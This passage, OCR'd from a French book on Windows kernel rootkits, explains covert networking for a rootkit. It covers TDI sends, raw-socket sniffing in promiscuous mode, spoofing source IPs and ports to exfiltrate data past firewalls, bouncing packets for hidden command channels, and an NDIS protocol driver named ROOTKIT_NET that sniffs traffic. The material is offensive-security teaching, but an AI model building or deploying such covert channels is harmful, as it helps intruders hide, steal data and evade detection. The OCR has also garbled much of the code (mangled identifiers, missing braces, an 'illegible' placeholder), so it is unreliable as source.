//  Doit  s'exécuter  au  niveau  <=  DISPATCH_LEVEL.
ASSERT(  KeGetCurrentlrqlf)  <=  DISPATCH_LEVEL  );  //
Envoie  la  commande  au  driver  TDI  sous-jacent
status = IoCallDriver(pTcpDevObj, plrp);

// Attend l'IRP, si nécessaire,
if (STATUS_PENDING==StatUS)
{
  DbgPrint("Waiting on IRP (send)..."); KeWaitForSingleObj ect(
```

```
      &SendEvent,
      Executive, KernelMode, FALSE, 0);
   }
   if ( (STATUS_SUCCESS!=Status)
      &&
      (STATUS_PENDING!=StatUS))
   {
      // Quelque chose ne va pas
      DbgPrint("IoCallDriver failed (send), status 0x%08X", status);
      return STATUS_UNSUCCESSFUL;
   }
   if ((STATUS_PENDING==Status)
      &&
      (STATUS_SUCCESS!=IoStatus.Status))
   {
      // Quelque chose ne va pas
      DbgPrint("Completion of IRP failed (send), status 0x%08X",
   IoStatus.Status);
      return STATUSJJNSUCCESSFUL;
   }
```

La transmission des données peut prendre un certain temps. Là encore, dans un véritable driver, vous ne voudriez pas bloquer la routine `DriverEntry`.

A ce stade, nous avons intégré au rootkit un support de niveau noyau en utilisant TDI. Cette méthode est commode puisque la couche TDI se charge du protocole TCP/IP à notre place. L'inconvénient est qu'elle n'échappe pas facilement à la détection d'un pare-feu d'hôte. Elle ne nous permet pas non plus d'opérer une manipulation de bas niveau des paquets. La section suivante aborde les stratégies de manipulation de paquets bruts.

Manipulation du trafic de réseau

Lorsque vous utilisez un rootkit de noyau, vous disposez généralement d'un accès aux drivers qui contrôlent la carte réseau. Ceci signifie que vous pouvez capturer et injecter des trames. A partir d'une trame brute, vous pouvez contrôler tous les éléments de la communication gouvernant le routage et l'identification, tels que l'adresse Ethernet (ou adresse MAC), le port source TCP ou l'adresse IP source. Vous n'êtes donc pas dépendant de la pile TCP/IP de l'hôte infecté. Ceci peut être utile et permet de mieux dissimuler la source de la communication. Plus important encore, cela peut permettre de contourner les systèmes pare-feu (firewall) et de détection d'intrusion (IDS).

Nous commencerons par la manipulation de paquets bruts à partir d'un programme en mode utilisateur. Bien que ce livre traite des rootkits de noyau, nous avons pensé qu'il serait plus facile pour le lecteur d'apprendre à manipuler des trames et des protocoles à partir d'un programme dans ce mode. Nous traiterons ensuite de la manipulation de paquets à partir du noyau.

L'implémentation de sockets bruts dans Windows XP

Microsoft a attendu longtemps avant d'utiliser une interface de sockets bruts *(raw sockets)*. Les développeurs étaient alors forcés d'employer des techniques de niveau driver pour toute action "sophistiquée" portant sur la pile TCP/IP, telle que le spoofing de paquets permettant de créer des paquets "personnalisés". Maintenant que les sockets bruts ont été introduits dans Windows, les auteurs de rootkit peuvent forger des paquets à partir du mode utilisateur.

Si une machine opère sous Windows XP SP2, le potentiel des sockets bruts est limité. Ce choix de la part de Microsoft est peut-être une réponse à la menace des vers Internet. Dans ce cas, il n'est pas possible de forger des paquets TCP bruts. Par exemple, il ne sera pas possible de faire un Scan SYN. Des paquets UDP peuvent être écrits, mais l'adresse source ne peut être falsifiée. De plus, SP2 rend difficile la création d'un scanner de ports. Si vous tentez un scan complet de connexion TCP, vous serez limité.

Les sockets bruts sont ouverts de la même manière que les sockets ordinaires, ils fonctionnent juste un peu différemment. Comme pour tous les programmes de sockets pour Windows, la première étape consiste à initialiser Winsock en utilisant `WSAStartup` :

```
WSAData wsaData;
if (WSAStartup(MAKEW0RD(2, 2), &wsaData) != 0)
    {
      printf("WSAStartup() failed.\n");
      exit(-1) ;
    }
```

Vous devez ensuite ouvrir un socket à l'aide d'un appel de la fonction socket. Notez l'emploi de la constante `SOCK_RAW`. Si l'appel réussit, vous disposez alors d'un socket brut que vous pouvez utiliser pour sniffer des paquets et envoyer des paquets bruts.

```
SOCKET mySocket = socket(AF_INET, S0CK_RAW, IPPR0T0_IP); if
    (mySocket == INVALID_SOCKET)
    {
```

```
        printf("socket() failed.\n");
        exit(-1);
    }
```

Liaison à une interface

Un socket brut n'est pas opérationnel tant qu'il n'a pas été lié à une interface. Pour cela, vous devez spécifier l'adresse IP de l'interface locale à laquelle vous souhaitez le lier. Dans la plupart des cas, vous devrez déterminer celle-ci dynamiquement. L'exemple suivant obtient l'adresse et la stocke dans la structure in addr :

```
// Découvre le nom d'hôte/l'IP char ac[255]; struct in_addr addr;
   if (gethostname(ac, sizeof(ac)) != SOCKET_ERROR)
   {
     struct hostent *phe = gethostbyname(ac);
     if(phe != NULL)
     {
        memcpy(&addr,
           phe->h_addr_list[0],
           sizeof(struct in_addr));
     }
   }
```

Une fois que l'adresse locale est obtenue, la structure `sockaddr` doit être initialisée et b in `d` peut être appelé :

```
struct sockaddr_in SockAddr;

memset(&SockAddr, 0, sizeof(SockAddr));

SockAddr.sin_addr.s_addr = addr.s_addr;
   SockAddr.sin_family = AF_INET;
   SockAddr.sin_port = 0;
if (bind( mySocket, (sockaddr *)&SockAddr, sizeof(SockAddr)) == S0CKET_ERR0R)
{
   printf("bind failed.\n"); exit(-1);
}
```

Interception de paquets avec un socket brut

Pour sniffer, ou intercepter, des paquets, il suffit de commencer à lire des paquets sur le réseau à l'aide d'un appel de `recvf rom` — sniffer consiste à récupérer une copie du trafic. Dans le code suivant, nous lisons un maximum de 12 000 octets

d'un paquet. La boucle de lecture continue jusqu'à ce que le programme plante ou qu'une erreur se produise :

```
struct sockaddr_in fromAddr;
   int numBytesRecv;
   int fromAddrLen = sizeof(fromAddr);

for(; ;)
{
   memset(&fromAddr, 0, fromAddrLen);
   numBytesRecv = recvfrom(
                          mySocket, myRecvBuffer,
                          12000,
                          0,
                          (struct sockaddr *)&fromAddr, &fromAddrLen);


   if (numBytesRecv > 0)
   {
     // Faire quelque chose avec le paquet
   >
   else
   {
     // recvfrom a échoué break;
   }
}
free(myRecvBuffer) ;
```

Interception de paquets dans le mode "promiscuous"

Les sockets bruts n'interceptent pas automatiquement tous les paquets du réseau. Par défaut, ils ne récupèrent que les paquets se destinant à l'hôte local. Pour pouvoir intercepter tous les paquets circulant sur le réseau, il faut utiliser le mode "promiscuous", ce qui demande l'emploi d'un IOCTL. Un tel appel peut être réalisé à l'aide de `WSAIoctl` :

```
int input_buffer;
DWORD numBytesReturned;

if ( WSAIoctl(mySocket,
              SIO_RCVALL,
              &input_buffer,
              sizeof(input_buffer),
              NULL,
              NULL,
              &numBytesReturned,
              NULL,
              NULL) == SOCKET_ERROR)
```

```
{
   printf("WSAIoctl() failed.\n");
   exit(-1);
}
```

Après cet appel, le socket brut interceptera tous les paquets du réseau, indépendamment de leur adresse de destination. Notez que, sur les réseaux par commutation de paquets, tous les paquets en mode broadcast et les paquets à destination de l'hôte local sont disponibles. L'emploi d'un hub rend tous les paquets disponibles. Une autre solution est de configurer un port étendu *(spanned port)*' sur le commutateur.

Lors du déploiement d'un rootkit en environnement réel, ces options ne sont toutefois pas disponibles. Pour espionner le trafic d'un hôte distant sur le même sous- réseau, une solution serait de détourner le trafic ARP *(ARP hijacking)*[1] [2]. Le sniffing "Etherleak" serait aussi une possibilité[3].

Envoi de paquets avec un socket brut

L'envoi d'un paquet brut est très simple au moyen de la fonction sendto :

```
sendto(theSocket,
        (char *)packet,
        sizeof(struct iphdr)+sizeof(struct tcphdr)+datasize,
        0,
          (struct sockaddr *)theAddressP,
        sizeof(struct sockaddr));
```

Nous disposons maintenant de tous les outils requis pour envoyer et recevoir des paquets bruts. Voyons maintenant ce qu'il est possible de faire avec.

Falsification de l'origine des paquets

Le contrôle du port source est une fonctionnalité importante d'un pare-feu. Un pare-feu possède souvent des règles spéciales autorisant la communication si le port source est DNS, SMTP ou WWW (53, 25 ou 80, respectivement). Le contournement de ce type de règle peut être utile pour exfiltrer des données d'un réseau. Dans certains cas, certaines adresses IP source doivent être utilisées. Par exemple, un pare-feu peut autoriser tout le trafic sortant provenant du serveur Web, des ports source 80 et 443. Sachant cela, un rootkit peut être conçu pour forger des paquets

1. Un port étendu est un port spécial sur un commutateur qui peut servir à sniffer le trafic.
2. Un détournement ARP permet de capturer du trafic sur un réseau commuté et de provoquer le routage des paquets *via* un hôte interposé. Ce genre d'attaque a déjà été largement documenté dans le domaine public.

3. Voir O. Arkin et J. Anderson, "Etherleak: Ethernet Frame Padding Information Leakage".

avec une fausse identité, celle du serveur Web. En utilisant le port source et l'IP source corrects, le trafic sera autorisé à sortir du réseau.

Le rebond de paquets

La dernière méthode de manipulation de paquets bruts que nous couvrirons est celle du rebond de paquets *(bouncing packet),* un effet intéressant qui peut être obtenu en contrôlant l'adresse IP source. Le rootkit peut fabriquer une adresse IP source désignant une machine externe au réseau local. Cette adresse peut appartenir à un réel ordinateur contrôlé par un hacker quelque part sur Internet. Le rootkit peut alors envoyer ces paquets falsifiés à un tiers innocent, tel qu'un serveur Web. Le serveur mystifié envoie ses paquets de réponse vers l'adresse d'origine (fabriquée, l'ordinateur du hacker). C'est une forme compliquée d'attaque qui peut permettre à un rootkit d'envoyer du trafic dans une direction sans révéler son emplacement[1].

Par exemple, un rootkit pourrait envoyer un paquet TCP SYN avec une adresse source trompeuse. Le paquet pourrait contenir des données masquées encodées dans le numéro de séquence initial. Le serveur Web tiers pourrait répondre avec un paquet SYN-ACK, en plaçant le numéro de séquence initial (plus un) dans son paquet. Nous obtenons là un mécanisme de communication unidirectionnel.

Un autre effet de l'attaque par rebond permet de contourner un pare-feu. Si un rootkit est installé sur un réseau très sensible autorisant du trafic en provenance de certains hôtes approuvés seulement, des commandes pourraient être envoyées par rebond au rootkit, à partir de l'un des hôtes validés. L'emploi d'un tiers pour le rebond doit toutefois être géré avec précaution. Parfois, une requête DNS sera résolue en référençant une ferme d'hôtes et vous pourriez sans le savoir utiliser plusieurs hôtes pour le rebond. Pour éviter ce problème, il faut soit utiliser uniquement l'adresse IP de l'hôte ciblé ou s'assurer que le rootkit sait que n'importe lequel de ces hôtes peut être source de données. Un autre piège est que certains routeurs et systèmes pare-feu emploient un filtrage de paquet *(stateful inspection),* auquel cas ils n'autoriseront pas la circulation de ces paquets entrant ou sortant par rebond.

Dans la plupart des cas, ces difficultés ne poseront pas de problème. De nombreux pare-feu procédant de la sorte supposent, lorsqu'ils détectent un paquet SYN-ACK émis par rebond, qu'une connexion valide a été établie.

1. Naturellement, l'envoi d'un trafic bidirectionnel révélerait l'emplacement du hacker. L'adresse cible de la méthode unidirectionnelle est révélée simplement en examinant l'adresse source fabriquée.

Support de TCP/IP dans le mode noyau *via* NDIS

Jusqu'à présent, nous n'avons fait qu'étudier comment créer des paquets bruts à partir d'un programme en mode utilisateur. Cela convient pour quelques expérimentations mais, pour bien comprendre comment un réel rootkit fonctionne, vous devez pouvoir envoyer des paquets à partir du noyau.

L'emploi de l'interface NDIS permet à un driver d'accéder au trafic brut. Elle convient le mieux pour sniffer des paquets, mais vous pourriez également en envoyer. L'exemple suivant de driver de protocole NDIS permet de créer et de sniffer des paquets bruts. Il ne se charge pas de filtrer ni de contrôler les paquets entrant ou sortant (ce n'est pas un pare-feu).

Avant de pouvoir intercepter du trafic, il faut d'abord enregistrer un protocole puis définir des fonctions de callback qui géreront les événements.

Déclaration du protocole

En premier lieu, vous devez inscrire dans le système une structure de caractéristiques du protocole. Cela demande l'emploi d'un argument de liaison spécifiant l'interface (Ethernet, sans-fil, etc.) avec laquelle vous travaillerez, que l'on appelle parfois aussi interface MAC. Dans notre exemple, nous codons en dur cet argument et nous donnons à notre protocole le nom `ROOTKIT_NET` :

```
#include "ntddk.h"
// Important ! Placez ceci avant ndis.h.
#define NDIS40 1

#include "ndis.h"
#include "stdio.h"

struct UserStruct
{
   ULONG mData;
} gUserStruct;
// handle pour l'interface réseau ouverte
NDISJHANDLE      gAdapterHandle;
NDIS_HANDLE      gNdisProtocolHandle;
NDIS_EVENT       gCloseWaitEvent;

NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject, IN PUNICODE_STRING
theRegistryPath )
{
   UINT              aMediumlndex = 0;
   NDIS_STATUS       aStatus, anErrorStatus;
   // Nous n'essayons que 802.3
   NDIS_MEDIUM       aMediumArray=NdisMedium802_3;
```

```
    UNICODE_STRING anAdapterName;
    NDIS_PROTOCOL_CHARACTERISTICS aProtOCOlChar;
    NDIS_STRING       aProtoName = NDIS_STRING_CONST("R00TKIT_NET");

    DbgPrint("ROOTKIT Loading...");
```

Vous pouvez obtenir la liste des interfaces utilisables à l'aide de l'une des deux clés de registre suivantes :

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkCards
- HKLM\SY STEM\CurrentControlSet\Services\TcpIp\Linkage

Par exemple, l'un de nos systèmes de test possède les liaisons suivantes :

```
\Device\{6C0B978B-812D-4621-A30B-FD72F6C446AF} ORiNOCO Wireless LAN **-PC Card
 (5 volt)
\Device\{E30AAA3E-044E-40D3-A8FE-64CC01F2B9B5}
\Device\{5436B920-2709-4250-918D-B4ED3BB8CF9A}       Dell TrueMobile
 ‘o*-1150 Sériés Wireless LAN Mini PCI Card
\Device\{5A6C6428-C5F2-4BA5-A469-49F607B369F2}       1394 Net Adapter
\Device\{357AC276-D8E7-47BF-954D-F3123D3319BD} 3Com 3C920 Integrated **-Fast
 Ethernet Controller (3C905C-TX Compatible)
\Device\{6D615BDB-A6C2-471D-992E-4C0B431334F1}       1394 Net Adapter
\Device\{83EE41D0-5088-4CC7-BC99-CEA55D5662D2} 3Com 3C920 Integrated **Fast
 Ethernet Controller (3C905C-TX Compatible)
\Device\NdisWanIp
\Device\{147E65D7-4065-4249-8679-F79DB39CFC27}
\Device\{6AB35A1D-6D0B-45CA-9F1C-CD125F950D6F}
```

Nous initialisons le nom de la carte réseau avec celui de la liaison. Le format de la chaîne est \Device\{GUID}. Notez l'emploi du préfixe "L" avant la chaîne, pour prévenir le compilateur qu'il s'agit d'une chaîne au format Unicode.

```
RtlInitUnicodeString(
       &anAdapterName,
       L"\\Device\\ {453CCFA6-B612-48A2-8389-309D3EC35532}" ); //
Evénement d'initialisation de la fermeture
NdisInitializeEvent(&gCloseWaitEvent);

theDriverObject->DriverUnload = OnUnload;
```

Nous initialisons ensuite la structure des caractéristiques de protocole. Elle inclut une série de pointeurs de fonctions qui doivent être initialisés. Ces pointeurs spécifient des fonctions de callback pour une variété d'événements qui se produiront. Il y a de nombreux événements, mais celui qui nous intéresse particulièrement se produit lorsqu'un paquet arrive du réseau. C'est de cette manière que nous pouvons sniffer le trafic. Chacune de nos fonctions de callback est nommée selon le format suivant : OnXXX et OnXXXDone, où XXX est un nom relatif à l'événement concerné.

```
///////////////////////////////////////////////////////////////
// Initialisation du sniffen de réseau -            ////
// et documentée dans le DDK.                 Une procédure standard
/////////////////////////////////////////////////////////////////
RtlZeroMemory( &aProtocolChar,
   Sizeof(NDIS_PROTOCOL_CHARACTERISTICS)
aProtocolChan.MajorNdisVersion
aProtocolChar.MinorNdisVersion
aProtocolChar.Reserved                        = 0;
aProtocolChar.OpenAdaptenCompleteHand1er      = OnOpenAdapterDone;
aProtocolChar.CloseAdapterCompleteHandle     r = OnCloseAdapterDone;
aProtocolChar.SendCompleteHandler             = OnSendDone;
aProtocolChar.TransferDataCompleteHandle    r = OnTransferDataDone;
aProtocolChar.ResetCompleteHandler              OnResetDone;
aProtocolChar.RequestCompleteHandler            OnRequestDone;
aProtocolChar.ReceiveHandler                    OnReceiveStub;
aProtocolChar.ReceiveCompleteHandler            OnReceiveDoneStub;
aProtocolChar.StatusHandler                     OnStatus;
aProtocolChar.StatusCompleteHandler             OnStatusDone;
aProtocolChar.Name                              aProtoName;
aProtocolChar.BindAdapterHandler                OnBindAdapter;
aProtocolChar.UnbindAdapterHand1er              OnUnbindAdapter;
aProtocolChar.UnloadHandler                     OnProtocolUnload;
aProtocolChar.ReceivePacketHandler              OnReceivePacket;
aProtocolChar.PnPEventHandler                   OnPNPEvent;

DbgPrint("ROOTKIT: Registering NDIS Protocol\n“);
```

Finalement, nous appelons `NdisRegisterProtocol` pour inscrire la structure de caractéristiques dans le système. Ceci doit se produire avant la liaison.

```
// Nous devons inscrire un protocole avant de pouvoir // nous lier
à l'interface.
NdisRegisterProtocol(&aStatus,
                       &gNdisProtocolHandle,
                       &aProtocolChar,

sizeof(NDIS_PROTOCO L_CHARACT ERISTICS));

if (aStatus != NDIS_STATUS_SUCCESS)
{
   char _t[255];
   _snprintf(_t, 253,“DriverEntry: ERROR
                        NdisRegisterProtocol failed with
                        error 0x%08X", aStatus);
   DbgPrint(_t); return aStatus;
}
```

Si l’inscription du protocole réussit, nous appelons `NdisOpenAdapter`. Cette fonction nous connecte à l’interface spécifiée. Une fois l’appel réalisé, les fonctions de

callback commencent à être appelées par la bibliothèque NDIS. A partir de cet endroit du code, nous passons des coulisses à la scène.

Notez que `NdisOpenAdapter` peut retourner un code d'état signifiant "en attente". Il indique que l'opération d'ouverture ne s'est pas terminée immédiatement. Si ceci se produit, la bibliothèque NDIS appellera notre fonction de callback `OnOpenAdap- terDone` seulement lorsque l'opération se sera terminée. De cette manière, notre code ne se bloquera jamais. D'un autre côté, si `NdisOpenAdapter` se termine immédiatement, nous devons expressément appeler `OnOpenAdapterDone`.

C'est un point important. Nous devons appeler la version `XXXDone` d'une fonction de callback si un appel se termine immédiatement :

```
// NdisOpenAdapter ouvre une connexion entre le protocole
// et l'interface physique (couche MAC).
NdisOpenAdapter(
   &aStatus,                // Code de retour.
   &anErrorStatus,          // Code de retour.
   &gAdapterHandle,         // Retourne un handle sur la liaison. Pointeur
   &aMediumIndex,           // d'entier, index du tableau Medium, indique
                            // comment l'interface doit être vue.
                            // Tableau Medium.
                            // Nombre d'éléments dans le tableau Medium. Le
   &aMediumArray,           // handle retourné de NdisRegisterProtocol.
   N                        // Pointeur vers une structure contrôlée par
                            // l'utilisateur.
   gNdisProtocolHandle,     // Laissé à la décision du programmeur.
                            // Nom de l'interface à ouvrir.
   [illegible]              // Masque binaire d'options Pointeur vers des
                            // informations
   &anAdapterName,          //
                            //
                            //
   0,
   NULL);                   // à passer à MacOpenAdapter
   if (aStatus != NDIS_STATUS_PENOING)
   {
      if(FALSE == NT_SUCCESS(aStatus))
      {
         // Un problème s'est produit          ferme tout.
         char __t[255];
         _snprintf(_t, 253, "ROOTKIT: NdisOpenAdapter
                    returned an error 0x%08X", aStatus);
         DbgPrint(_t);

         // Indicateur utile
         if(NDIS_STATUS_ADAPTER_NOT_FOUND == aStatus)
         {
```

```
            DbgPrint("NDIS_STATUS_ADAPTER_NOT_FOUND“);
        }
        // Supprime le protocole sous peine de plantage avec écran
bleu !
        NdisDeregisterProtocol( &aStatus, gNdisProtocolHandle); if(FALSE ==
        NT_SUCCESS(aStatus))
        {
            DbgPrint("DeregisterProtocol failed!");
        }
        // Utilisé pour winCE - NdisFreeEvent(gCloseWaitEvent);

        return STATUSJJNSUCCESSFUL;
      }
      else
      {
        OnOpenAdapterDone(
            &gUserStruct, aStatus,
            NDIS_STATUS_SUCCESS
            );
      }
    }
    return STATUS_SUCCESS;
}
```

Nous avons vu comment définir et inscrire un protocole. Nous pouvons maintenant étudier le fonctionnement des fonctions de callback qui gèrent les événements.

Fonctions de callback du driver de protocole

Bien qu'elles *doivent* exister, la plupart de nos fonctions de callback ne font rien. Les seules qui nécessitent une implémentation spécifique sont `OnOpenAdapterDone` et `OnCloseAdapterDone`. Nous ajoutons également du code pour `OnReceiveStub` pour produire des informations lorsqu'un paquet est sniffé.

La fonction `OnOpenAdapterDone` vérifie si une erreur s'est produite lors de l'ouverture de l'interface. Si tout s'est bien déroulé, elle tente de placer l'interface dans le mode "transparent", ou *promiscuous*, pour pouvoir voir toutes les trames circulant sur le réseau. Ceci est réalisé au moyen d'un appel de `NdisRequest` avec le mode `NDIS_PACKET_TYPE_PROMISCUOUS` :

```
VOID
OnOpenAdapterDone( IN NDIS_HANDLE ProtocolBindingContext,
                   IN NDIS_STATUS Status,
                   IN NDIS_STATUS OpenErrorStatus )
```

```
    NDIS_REQUEST anNdisRequest;
    NDIS_STATUS anotherStatus;
    ULONG          aMode = NDIS_PACKET_TYPE_PROMISCUOUS;

    DbgPrint("ROOTKIT: OnOpenAdapterDone called\n");

    if(NT_SUCCESS(OpenErrorStatus))
    {
       // Place la carte réseau dans le mode promiscuous
anNdisRequest.RequestType = NdisRequestSetlnformation;
anNdisRequest.DATA.SET_INFORMATION.Oid = OID_GEN_CURRENT_PACKET_FILTER;
       anNdisRequest.DATA.SET_INFORMATION.InformationBuffer = &aMode;
       anNdisRequest.DATA.SET_INFORMATION \
                                 .InformationBufferLength = sizeof(ULONG);
       NdisRequest(&anotherStatus, gAdapterHandle,
                    &anNdisRequest );
    }
    else
    {
        char _t[255];
       _snprintf(_t, 252, "OnOpenAdapterDone called with
                  error code 0x%08X",
                  OpenErrorStatus);
    DbgPrint(_t);
    }
}
```

Nous définissons ensuite un événement dans `OnCloseAdapterDone` pour signaler à la portion restante du driver quand une opération de fermeture se déroule. Ceci permet au rootkit de déterminer s'il est nécessaire d'attendre que l'interface se ferme avant de décharger le driver de la mémoire :

```
VOID
OnCloseAdapterDone( IN NDIS_HANDLE ProtocolBindingContext,
                      IN NDIS_STATUS Status )
{
   DbgPrint("ROOTKIT: OnCloseAdapterDone called\n");
   // Synchronisation avec l'événement unload NdisSetEvent(&gCloseWaitEvent);



VOID
OnSendDone( IN NDIS_HANDLE ProtocolBindingContext, IN
             PNDIS_PACKET pPacket,
             IN NDIS_STATUS Status )
{
   DbgPrint("ROOTKIT: OnSendDone called\n");
}

VOID
```

```
OnTransferDataDone ( IN NDIS_HANDLE thePBindingContext,
                       IN PNDIS_PACKET thePacketP,
                         IN NDIS_STATUS theStatus,
                       IN UINT theBytesTransfered )
{
   DbgPrint("ROOTKIT: OnTransferDataDone called\n“);
}
```

La fonction `OnReceiveStub` est appelée à chaque fois qu'un paquet est intercepté. L'argument `HeaderBuff er` contient un pointeur vers l'en-tête Ethernet. L'argument `LookAheadBuff er` peut contenir un pointeur vers le reste du paquet.

Avertissement : il n'est pas garanti que le tampon `LookAheadBuff` er contienne la totalité du paquet. Vous ne pouvez pas vous appuyer seulement sur ce tampon pour intercepter des paquets entiers.

Dans notre exemple, nous retournons simplement `NDIS_STATUS_NOT_ACCEPTED` pour indiquer que le paquet ne nous intéresse pas :

```
/* Un paquet est arrivé */
NDIS_STATUS
OnReceiveStub(
        IN NDIS_HANDLE ProtocolBindingContext, /* Notre structure
                                                   d'ouverture */
        IN NDIS_HANDLE MacReceiveContext,
        IN PVOID HeaderBuffer, /* En-tête Ethernet */
        IN UINT HeaderBufferSize,
        IN PVOID LookAheadBuffer, /* Il est possible d'avoir
                                    un paquet entier ici */
        IN UINT LookaheadBufferSize,
        UINT PacketSize )
{
   char _t[255];
   UINT aFrameType = 0;

   // Indique au debugger le type de trame memcpyf&aFrameType,
   ( ((char *)HeaderBuffer) + 12 ), 2);
   _snprintf(_t, 253, "sniffed frame type %u, packetsize %u", aFrameType,
            Packetsize);
   DbgPrint(_t);

   // Ignore tout
   return NDIS_STATUS_NOT_ACCEPTED;



VOID OnReceiveDoneStub( IN NDIS_HANDLE ProtocolBindingContext )
{
   DbgPrint("ROOTKIT: OnReceiveDoneStub called\n"); return;
```

```
VOID OnStatus( IN NDIS_HANDLE ProtocolBindingContext, IN
                NDIS_STATUS Status,
                IN PVOID StatusBuffer,
                IN UINT StatusBufferSize )
{
   DbgPrint("ROOTKIT: OnStatus called\n");
   return;


VOID OnStatusDone( IN NDIS_HANDLE ProtocolBindingContext )
{
   DbgPrint("ROOTKIT:OnStatusDone called\n");
   return;


VOID OnResetDone( IN NDIS_HANDLE ProtocolBindingContext, IN
                   NDIS_STATUS Status )
{
   DbgPrint("ROOTKIT: OnResetDone called\n");
   return;


VOID OnRequestDone( IN NDIS_HANDLE ProtocolBindingContext, IN
                      PNDIS_REQUEST NdisRequest,
                     IN NDIS_STATUS Status )
{
   DbgPrint("ROOTKIT: OnRequestDone called\n");
   return;
}
VOID OnBindAdapter(OUT PNDIS_STATUS theStatus,
                    IN NDIS_HANDLE theBindContext,
                    IN PNDIS_STRING theDeviceNameP,
                    IN PVOID theSSI,
                    IN PVOID theSS2 )
{
   DbgPrint("ROOTKIT: OnBindAdapter called\n");
   return;
}
VOID OnUnbindAdapter(OUT PNDIS_STATUS theStatus,
                      IN NDIS_HANDLE theBindContext,
                      IN PNDISJHANDLE theUnbindContext )
{
   DbgPrint("ROOTKIT: OnUnbindAdapter called\n“);
   return;
}
NDIS_STATUS OnPNPEvent(IN NDIS_HANDLE
                        ProtocolBindingContext,
                        IN PNET_PNP_EVENT pNetPnPEvent)
{
   DbgPrint("ROOTKIT: PtPnPHandler called");
```

```
    return NDIS_STATUS_SUCCESS;
}
VOID OnProtocolUnload( VOID )
{
    DbgPrint("ROOTKIT: OnProtocolUnload called");
    return;
}
INT OnReceivePacket(IN NDIS_HANDLE
                    ProtocolBindingContext,
                    IN PNDIS_PACKET Packet )
{
    DbgPrint("ROOTKIT: OnReceivePacket called\n");
    return 0;
```

Finalement, nous implémentons une routine de déchargement. Cette routine ferme l'interface et attend un événement qui sera déclenché une fois l'opération de fermeture terminée (souvenez-vous de `OnCloseAdapterDone`, vu plus haut). A moins d'attendre la fermeture de l'interface, nos fonctions de callback peuvent toujours être appelées. Si nous déchargeons le driver sans fermer d'abord l'interface, elles risquent d'être appelées alors qu'elles ont été déchargées de la mémoire, ce qui provoquerait un plantage avec écran bleu.

```
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
    NDIS_STATUS Status;
    DbgPrint ( "ROOTKIT: OnUnload called\n'');
    NdisResetEvent(&gCloseWaitEvent);

    NdisCloseAdapter(
        &Status,
        gAdapterHandle);

    // Nous devons attendre que l'opération se termine
    //  ------------------------------------
    if(Status == NDIS_STATUS_PENDING)
    {
        DbgPrint("rootkit: OnUnload: pending wait event\n");
        NdisWaitEventf&gCloseWaitEvent, 0);
    }

    NdisDeregisterProtocol( &Status, gNdisProtocolHandle);
    if(FALSE == NT_SUCCESS(Status))
    {
        DbgPrint("DeregisterProtocol failed!");
    }
    // Utilisé pour winCE - NdisFreeEvent(gCloseWaitEvent);
    DbgPrint("rootkit: OnUnload: NdisCloseAdapter() done\n");
```

Déplacement de paquets entiers

Comme nous l'avons indiqué plus haut, la fonction `OnReceiveStub` ne reçoit pas toujours des paquets entiers dans le tampon `LookAheadBuff er`. Nous devons implémenter une méthode pour nous assurer de recevoir des paquets entiers. Pour cela, il faut appeler `NdisTransportData` et gérer certaines structures de tampon.

Nous créons deux variables globales supplémentaires pour un pool de paquets et un pool de tampons. Ensuite, dans `OnOpenAdapterDone`, nous initialisons ces variables en utilisant `NdisAllocatePacketPool` et `NdisAllocateBuff erPool`.

```
 NDIS_HANDLE      gPacketPoolH;
 NDIS_HANDLE      gBufferPoolH;

VOID
OnOpenAdapterDone(IN NDIS_HANDLE  IN ProtocolBindingContext,
                    NDIS_STATUS  IN Status,
                    NDIS_STATUS     OpenErrorStatus )
{
   NDIS_STATUS      aStatus; anNdisRequest; anotherStatus;
   NDIS_REQUEST     aMode = NDIS_PACKET_TYPE_PROMISCUOUS;
   NDIS_STATUS
   ULONG

    DbgPrint("ROOTKIT: OnOpenAdapterDone called\n");

      if(NT_SUCCESS(OpenErrorStatus))
    {
      // Place la carte dans le mode promiscuous
      anNdisRequest.RequestType = NdisRequestSetlnformation;
      anNdisRequest.DATA.SET_INFORMATION.Oid =
                               OID_GEN_CURRENT_PACKET_FILTER;
      anNdisRequest.DATA.SET_INFORMATION.InformationBuffer = &aMode;
      anNdisRequest.DATA.SET_INFORMATION. \
                           InformationBufferLength = sizeof(ULONG);
        NdisRequest( &anotherStatus,
                     gAdapterHandle,
                    &anNdisRequest );

      NdisAllocatePacketPool(
                    &aStatus,
                    &gPacketPoolH,
                    TRANSMIT_PACKETS,
                    sizeof(PACKET_RESERVED));

      if (aStatus != NDIS_STATUS_SUCCESS)
      {
         return;

      }
```

```
        NdisAllocateBufferPool(
                    &aStatus,
                    &gBufferPoolH,
                    TRANSMIT_PACKETS ); if
        (aStatus != NDIS_STATUS_SUCCESS)
        {
           return;
        }
     }
     else
     {
        char _t[255];
                    _snprintf(_t, 252, "OnOpenAdapterDone called
                              with error code 0x%08X",
                 OpenErrorStatus);
        DbgPrint(_t);
     }
  }
```

Par l'intermédiaire des handles des pools de tampons et de paquets, nous pouvons initier une opération de déplacement de données dans notre fonction de callback de réception. Nous vérifions qu'il s'agit bien d'un paquet Ethernet et stockons son entête. Nous allouons ensuite un tampon et un paquet à partir de notre pool. La structure `NDIS_PACKET` contient un champ réservé où nous pouvons conserver une copie de l'en-tête Ethernet. La structure comprend aussi une chaîne de tampons dans laquelle le reste du paquet sera copié. Nous allouons un tampon d'une taille suffisante, puis le "chaînons" à la structure `NDIS_PACKET`. Nous appelons ensuite `Ndis- Transf erData` pour placer le reste du paquet dans ce tampon.

`NdisT ransf erData` peut se terminer immédiatement ou retourner un code signifiant "en attente". Si l'opération est en attente, la fonction de callback `OnTransf erData- Done` sera appelée lorsque l'opération se terminera. N'oubliez pas que, si `Ndis- TransferData` se termine immédiatement, nous devons appeler nous-même `OnTransferDataDone`.

```
  /* Un paquet est arrivé */
  NDIS_STATUS
  OnReceiveStub( IN NDIS_HANDLE ProtocolBindingContext, /* Notre
  structure
                                                              d'ouverture */
                IN NDIS_HANDLE MacReceiveContext,
                IN PVOID HeaderBuffer, /* En-tête Ethernet */
                             IN UINT HeaderBufferSize,
                IN PVOID LookAheadBuffer, /* Il est possible d'avoir
                                             un paquet entier ici*/
                IN UINT LookaheadBufferSize,
                UINT PacketSize )
```

```
    PNDIS_PACKET pPacket;
    PNDIS_BUFFER pBuffer;
    ULONG SizeToTransfer = 0;
    NDIS_STATUS Status;
    UINT BytesTransfered;
    ULONG BufferLength;
    PPACKET_RESERVED Reserved;
